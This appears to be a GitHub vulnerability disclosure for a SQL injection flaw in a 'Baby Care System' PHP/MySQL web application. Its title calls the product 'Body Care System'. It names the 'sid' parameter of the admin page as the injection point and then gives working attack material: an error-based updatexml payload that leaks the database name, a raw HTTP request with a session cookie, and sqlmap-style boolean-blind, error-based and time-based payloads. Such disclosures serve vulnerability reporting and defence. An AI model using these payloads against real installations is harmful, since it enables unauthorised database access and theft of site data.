debug601 Create SQLi-13.md History

1 contributor

44 lines (34 sloc) | 2.2 KB

Body Care System has SQL injection vulnerability

vendor: https://www.sourcecodester.com/php/14622/baby-care-system-phpmysqli-full-source-code.html

Vulnerability file: /BabyCare/admin/siteoptions.php&social=display&value=0&sid=2


```
-?>
}<?php if($result['status']==1){ ?>
                    <a href="admin.php?id=siteoptions&action=display&value=1&roleid=<?php echo $result['id']; ?>" class="btn btn-default">Show</a>
                    <a href="admin.php?id=siteoptions&action=display&value=0&roleid=<?php echo $result['id']; ?>" class="btn btn-success">Hide</a>
<?php }else{  ?>
                    <a href="admin.php?id=siteoptions&action=display&value=1&roleid=<?php echo $result['id']; ?>" class="btn btn-success">Show</a>
                    <a href="admin.php?id=siteoptions&action=display&value=0&roleid=<?php echo $result['id']; ?>" class="btn btn-default">Hide</a>
-<?php }  ?>
-<?php } ?>
```

Vulnerability location: /BabyCare/admin.php?id=siteoptions&social=display&value=0&sid=2 //sid is Injection point

[+]Payload: /BabyCare/admin.php?id=siteoptions&social=display&value=0&sid=2%27%20and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),2)--+ //sid is Injection point

```
GET /BabyCare/admin.php?id=siteoptions&social=display&value=0&sid=2%27%20and%20updat
Host: 192.168.1.19
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
```

```
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=h48mjnelp4g093582l12k3g5ne
Connection: close
```




```
---
Parameter: sid (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla
    Payload: id=siteoptions&social=display&value=0&sid=2' RLIKE (SELECT (CASE WHEN (

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=siteoptions&social=display&value=0&sid=2' AND EXTRACTVALUE(9578,CONC

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=siteoptions&social=display&value=0&sid=2' AND (SELECT 4775 FROM (SEL
---
```